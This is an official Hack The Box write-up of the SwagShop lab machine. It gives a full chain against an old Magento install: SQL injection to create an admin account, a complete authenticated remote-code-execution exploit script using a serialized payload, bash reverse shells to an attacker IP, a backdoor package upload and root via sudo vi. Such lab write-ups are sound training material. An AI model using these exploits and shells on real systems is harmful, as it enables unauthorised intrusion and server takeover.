Hack The Box
PEN-TESTING LABS

SwagShop

17th June 2019 / Document No D19.100.38

Prepared By: MinatoTW
Machine Author: ch4p
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

SwagShop is an easy difficulty linux box running an old version of Magento. The version is vulnerable to SQLi and RCE leading to a shell. The www user can use vim in the context of root which can abused to execute commands.

Skills Required

- None

Skills Learned

- Exploit modification
- GTFObins

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.140 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.140
```


```
root@Ubuntu:~/Documents/HTB/SwagShop# nmap -p$ports -sC -sV 10.10.10.140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 18:20 IST
Nmap scan report for 10.10.10.140
Host is up (0.66s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looking at the nmap scan we have SSH and Apache running on their common ports.

HTTP

Browsing to the HTTP page we that it's running Magento.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


We scan this using Magescan. Download the phar file for the latest release from here and then scan the box using it.

```
wget
https://github.com/steverobbins/magescan/releases/download/v1.12.9/magescan
.phar
php magescan.phar scan:all http://10.10.10.140
```

At the start of the scan we find the Magento version.



The box is running version 1.9.0.0. After googling about the version we land at the github page. The version was released in May, 2014 which is pretty old.



It also finds a local.xml file in app/etc/ folder.

Let's look at what information it holds.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
-<connection>
   <host>localhost</host>
   <username>root</username>
   <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
   <dbname>swagshop</dbname>
   <initStatements>SET NAMES utf8</initStatements>
   <model>mysql4</model>
   <type>pdo_mysql</type>
   <pdoType></pdoType>
```

We find a lot of sensitive information like database credentials and the installation key. Let's save this for later.

Looking at the list of CVEs we find one arbitrary SQL command execution vulnerability i.e CVE-2015-1397. The vulnerability was named Magento Shoplift which brings us to this page with the PoC.

SQL INJECTION

Looking at the script we see it uses prepared statements to insert values in the admin tables.

```
# For demo purposes, I use the same attack as is being used in the wild
SQLQUERY="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`,`email`,`username`,`password`,`
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_
"""
```

It then injects it into the popularity parameter.

```
query = SQLQUERY.replace("\n", "").format(username="ypwq", password="123")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);{0}".format(query)
```

Download the PoC script from here and run it.

```
python poc.py http://10.10.10.140
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/SwagShop# python poc.py http://10.10.10.140
WORKED
Check http://10.10.10.140/admin with creds ypwq:123
root@Ubuntu:~/Documents/HTB/SwagShop#
```

It says that it created the admin user with the credentials ypwq / 123 successfully. Let's try that.

Going to http://10.10.10.140/index.php/admin we find the admin login page.

And using ypwq / 123 logs us in.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Searching on exploit-db for exploits related to magento we come across this. It's an authenticated RCE exploit. As we already have the credentials we can try using it. The exploit doesn't work out of the box and it needs some changes.

First we need to change the install date as specified by the author.

```
password = ''
php_function = 'system'  # Note: we can only pass 1 argument to the function
install_date = 'Sat, 15 Nov 2014 20:27:57 +0000'  # This needs to be the exact date from /app/etc/local.xml
```

This can be found in the local.xml file from earlier.

```
<global>
-<install>
    <date>Wed, 08 May 2019 07:23:09 +0000</date>
  </install>
-<crypt>
```

Now let's replicate what the script does. It first creates a mechanize browser object and then logs the user in.

```
request = br.open(target)

br.select_form(nr=0)
br.form.new_control('text', 'login[username]', {'value': username})
br.form.fixup()
br['login[username]'] = username
br['login[password]'] = password
```

Let's make that request and intercept it via burp. The creds are ypwq / 123.

Send the request to repeater and login.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Raw | Params | Headers | Hex

```
POST /index.php/admin/index/index/key/2026e12a1c33acfd81f57336a215bdc0/
HTTP/1.1
Host: 10.10.10.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://10.10.10.140/index.php/admin/index/index/key/2026e12a1c33acfd81f57
336a215bdc0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
DNT: 1
Connection: close
Cookie: frontend=9mavcfbmat6lcee052li6qm1f3; external_no_cache=1;
adminhtml=idmphgdilg2o6rcgl03ckld6a5
Upgrade-Insecure-Requests: 1

form_key=xPQgm08rNOsQOXnX&login%5Busername%5D=ypwq&dummy=&login%5Bpasswor
d%5D=123
```

It then finds the ajaxBlockUrl and form_key values.

```
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM_KEY = '(.*)'", content)
key = key.group(1)
```

Searching in the source of the dashboard page we see them.

```
periodParam = periodObj.value ? 'period/' + periodObj.value + '/' : '';
ajaxBlockParam = 'block/tab_orders/';
ajaxBlockUrl = 'http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a729ae08d7f128f799/'
new Ajax.Request(ajaxBlockUrl, {
    parameters: {isAjax: 'true', form_key: FORM_KEY},
    onSuccess: function(transport) {


var BASE_URL = 'http://10.10.10.140/index.php/ad
var SKIN_URL = 'http://10.10.10.140/skin/adminht
var FORM_KEY = '1SUF4CPvXtc5tE18';
'script>
```

After finding them it creates a URL by concatenating them.

```
request = br.open(url + 'block/tab_orders/period/7d/?isAjax=true', data='isAjax=false&form_key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


In this case the URL would be:

```
http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a729ae08d7f128f799/block/tab_orders/period/7d/?isAjax=true
```

And the POST data:

```
isAjax=false&form_key=1SUF4CPvXtc5tE18
```

Let's request the page now.



Looking at the response we don't see any data.

```
<div style="margin:20px;">
    <p class="switcher a-right" style="padding:5px 10px;">Select Range:
    <select name="period" id="order_orders_period"
onchange="changeDiagramsPeriod(this);">
                                <option value="24h" >Last 24 Hours</option>
                                <option value="7d"  selected="selected">Last 7
Days</option>
                                <option value="1m" >Current Month</option>
                                <option value="1y" >YTD</option>
                                <option value="2y" >2YTD</option>
            </select></p><br/>
            <p class="a-center" style="width:587px;height:300px; margin:0
auto;">No Data Found</p>
    </div>
```

Let's change the time period to say 2 years in the URL, substitute 7d with 2y.

```
http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/5d819dc0762c3ad
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
31c8373002b1effc1/block/tab_orders/period/2y/?isAjax=true
```

```
                                <option value="1y" >YTD</option>
                                <option value="2y"
selected="selected">2YTD</option>
            </select></p><br/>
            <p style="width:587px;height:300px; margin:0 auto;"><img
src="http://10.10.10.140/index.php/admin/dashboard/tunnel/key/909a91471416aae6e
0a2d18448c0736d/?ga=YTo5OntzOjM6ImNodCI7czoyOiJsYyI7czozOiJjaGYiO3M6Mzk6ImJnLHM
sZjRmNGY0fGMsbGcsOTAsZmZmZmZmLDAuMSxlZGVkZWQsMCI7czozOiJjaG0iO3M6MTQ6IkIsZjRkNG
IyLDAsMCwwIjtzOjQ6ImNoY28iO3M6NjoiZGI0ODE0IjtzOjM6ImNoZCI7czozMDoiZTpBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBIjtzOjQ6ImNoeHQiO3M6MzoieCx5IjtzOjQ6ImNoeGwiO3M6NzI6
IjA6fHwwMi8yMDE4fHwwNS8yMDE4fHwwOC8yMDE4fHwxMC8yMDE4fHwxMi8yMDE4fHwwMi8yMDE5fHw
wNC8yMDE5fDE6fDB8MSI7czozOiJjaHMiO3M6NzoiNTg3eDMwMCI7czozOiJjaGciO3M6MjM6IjcuNj
kyMzA3NjkyMzA3NywxMDAsMSwwIjt9&h=e8a95ff0793f8a7c09111a95a4327a8f" alt="chart"
title="chart" /></p>
    </div>
```

Requesting the page again we see that the response contains the tunnel link which the exploit searches for.

```
request = br.open(url + "block/tab_orders/period/2y/?isA
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)
```

Now for the next step the exploit creates the payload using serialized objects. Copy the payload generation part from the script.

```
#!/usr/bin/python
import base64
from hashlib import md5
php_function = 'system'  # Note: we can only pass 1 argument to the
function

install_date = 'Wed, 08 May 2019 07:23:09 +0000'  # This needs to be the
exact date from /app/etc/local.xml
arg = "whoami"

# POP chain to pivot into call_user_exec
payload =
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
'O:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;O:20:\"Zend_Log_Writ
er_Mail\":4:{s:16:' \
'\"\00*\00_eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMIN
ATE!\";i:2;s:15:\"' \
'EXTERMINATE!!!!\";}s:22:\"\00*\00_subjectPrependText\";N;s:10:\"\00*\00_la
yout\";O:23:\"'   \
'Zend_Config_Writer_Yaml\":3:{s:15:\"\00*\00_yamlEncoder\";s:%d:\"%s\";s:17
:\"\00*\00'       \
'_loadedSection\";N;s:10:\"\00*\00_config\";O:13:\"Varien_Object\":1:{s:8:\
"\00*\00_data\"' \
';s:%d:\"%s\";}}s:8:\"\00*\00_mail\";O:9:\"Zend_Mail\":0:{}}i:1;i:2;}}' %
(len(php_function), php_function, len(arg), arg)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

print "payload: " + payload
print "gh: " + gh
```

Running it will generate the payload to execute “whoami”.

```
root@Ubuntu:~/Documents/HTB/SwagShop# python payload.py
payload: Tzo4OiJaZW5kX0xvZyI6MTp7czoxMToiACoAX3dyaXRlcnMiO2E6M
2k6MDtzOjExOiJFWFRFUk1JTkFURSI7aToxO3M6MTI6IkVYVEVSTUlOQVRFISI
iACoAX2xheW91dCI7TzoyMzoiWmVuZF9Db25maWdfV3JpdGVyX1lhbWwiOjM6e
TA6IgAqAF9jb25maWciO086MTM6IlZhcmllbl9PYmplY3QiOjE6e3M6ODoiACo
7fX0=
gh: ac45fbaa8e4537ac82f346ea37f7ce86
```


Now copy the payload and the gh value to request the tunnel URL, which will result in code execution.

```
http://10.10.10.140/index.php/admin/dashboard/tunnel/key/4d065504eaceb4d9f3
0275f69baf443b/?ga=Tzo4OiJaZW5kX0xvZyI6MTp7czoxMToiACoAX3dyaXRlcnMiO2E6Mjp7
aTowO086MjA6IlplbmRfTG9nX1dyaXRlcl9NYWlsIjo0OntzOjE2OiIAKgBfZXZlbnRzVG9NYWl
sIjthOjM6e2k6MDtzOjExOiJFWFRFUk1JTkFURSI7aToxO3M6MTI6IkVYVEVSTUlOQVRFISI7aT
oyO3M6MTU6IkVYVEVSTUlOQVRFISEhISI7fXM6MjI6IgAqAF9zdWJqZWN0UHJlcGVuZFRleHQiO
047czoxMDoiACoAX2xheW91dCI7TzoyMzoiWmVuZF9Db25maWdfV3JpdGVyX1lhbWwiOjM6e3M6
MTU6IgAqAF95YW1sRW5jb2RlciI7czo2OiJzeXN0ZW0iO3M6MTc6IgAqAF9sb2FkZWRTZWN0aW9
uIjtOO3M6MTA6IgAqAF9jb25maWciO086MTM6IlZhcmllbl9PYmplY3QiOjE6e3M6ODoiACoAX2
RhdGEiO3M6Njoid2hvYW1pIjt9fXM6ODoiACoAX21haWwiO086OToiWmVuZF9NYWlsIjowOnt9f
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Wk6MTtpOjI7fX0=&h=ac45fbaa8e4537ac82f346ea37f7ce86
```

Sending the request results in code execution.



All this can be modified in the original script using python requests module.

```
#!/usr/bin/python
# Exploit Title: Magento CE < 1.9.0.1 Post Auth RCE
# Google Dork: "Powered by Magento"
# Date: 08/18/2015
# Exploit Author: @Ebrietas0 || http://ebrietas0.blogspot.com
# Vendor Homepage: http://magento.com/
# Software Link: https://www.magentocommerce.com/download
# Version: 1.9.0.1 and below
# Tested on: Ubuntu 15
# CVE : none

from hashlib import md5
import sys
import re
import base64
import requests

def usage():

      print "Usage: python %s <target> <argument>\nExample: python %s
http://localhost \"uname -a\""
      sys.exit()
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
if len(sys.argv) != 3:
      usage()


# Command-line args
target = sys.argv[1]
arg = sys.argv[2]

# Config.
username = 'ypwq'
password = '123'
php_function = 'system'  # Note: we can only pass 1 argument to the
function
install_date = 'Wed, 08 May 2019 07:23:09 +0000'  # This needs to be the
exact date from /app/etc/local.xml

# POP chain to pivot into call_user_exec
payload =
'O:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;O:20:\"Zend_Log_Writ
er_Mail\":4:{s:16:' \
'\"\00*\00_eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMIN
ATE!\";i:2;s:15:\"' \
'EXTERMINATE!!!!\";}s:22:\"\00*\00_subjectPrependText\";N;s:10:\"\00*\00_la
yout\";O:23:\"'   \
'Zend_Config_Writer_Yaml\":3:{s:15:\"\00*\00_yamlEncoder\";s:%d:\"%s\";s:17
:\"\00*\00'       \
'_loadedSection\";N;s:10:\"\00*\00_config\";O:13:\"Varien_Object\":1:{s:8:\
"\00*\00_data\"' \
';s:%d:\"%s\";}}s:8:\"\00*\00_mail\";O:9:\"Zend_Mail\":0:{}}i:1;i:2;}}' %
(len(php_function), php_function,len(arg), arg)

s = requests.session()
data = { 'login[username]': username, 'login[password]' : password,
'form_key' : '6I8iRr8WcOtoVnpU', 'dummy' : '' }

res = s.post( target, data = data )
content = res.content
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
key = re.search("var FORM_KEY = '(.*)'", content)
key = key.group(1)


data = { 'isAjax' : 'false', 'form_key' : key }
request = s.post(url + 'block/tab_orders/period/2y/?isAjax=true', data =
data)
res = request.content
tunnel = re.search("src=\"(.*)\?ga=", request.content)
tunnel = tunnel.group(1)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

exploit = tunnel + '?ga=' + payload + '&h=' + gh

req = s.get(exploit)
print req.content
```

Running the exploit:

```
root@Ubuntu:~/Documents/HTB/SwagShop# python 37811.py http://10.10.10.140/index.php/admin whoami
www-data

root@Ubuntu:~/Documents/HTB/SwagShop#
```

Now we can execute a reverse shell using bash.

```
python 37811.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >&
/dev/tcp/10.10.16.47/4444 0>&1'"
```

```
root@Ubuntu:~/Documents/HTB/SwagShop# python 37811.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >& /dev/tcp/10.10.16.47/4444 0>&1'"




root@Ubuntu:~/Documents/HTB/SwagShop# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.140 59838 received!
bash: cannot set terminal process group (1283): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@swagshop:/var/www/html$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ALTERNATE METHOD

THIS METHOD IS NO LONGER WORKING AS THE BOX WAS PATCHED

As we have admin privileges we can upload our own package. A sample malicious package can be found here.

```
git clone https://github.com/lavalamp-/LavaMagentoBD
cd LavaMagentoBD
cd Backdoor\ Code
tar -czvf bd.tgz app package.xml skin
mv bd.tgz ..
```

Now from the admin panel, navigate to System > Magento connect. In the direct package file upload menu, select the tar archive and upload it.

After uploading, browse to http://10.10.10.140/index.php/lavalamp/index. The page should be available and empty. Use curl to execute commands on a POST request and parameter 'c'.

```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index -d "c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@Ubuntu:~/Documents/HTB/SwagShop#
```

Using this we can now get a reverse shell.

```
curl -X POST http://10.10.10.140/index.php/lavalamp/index --data-urlencode
'c=bash -c "bash -i >& /dev/tcp/10.10.16.47/4444 0>&1"'
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index
.16.47/4444 0>&1"'


root@Ubuntu:~/Documents/HTB/SwagShop# rlwrap nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.140 58496 received!
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@swagshop:/var/www/html$
```

Get a tty shell using python:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

PRIVILEGE ESCALATION

Looking at the sudo permissions we that we can use vim as root.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
www-data@swagshop:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/var/www/html$
```

Vim is a GTFObin which can be used to break out of restricted shells. Use the following command to get a root shell.

```
sudo /usr/bin/vi /var/www/html/php.ini.sample -c ':!/bin/bash'
```

This will execute bash and we should be presented with a root shell.

```
root@swagshop:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@swagshop:~# cat root.txt | grep -v ^c
cat root.txt | grep -v ^c

    ___ ___
 /| |/|\| |\
/_| _ |.` |_\          We are open! (Almost)
  |   |.  |
  |   |.  |        Join the beta HTB Swag Store!
  |___|.__|       https://hackthebox.store/password

                  PS: Use root flag as password!
root@swagshop:~#
```

And don't forget to check out the HTB Swag Store!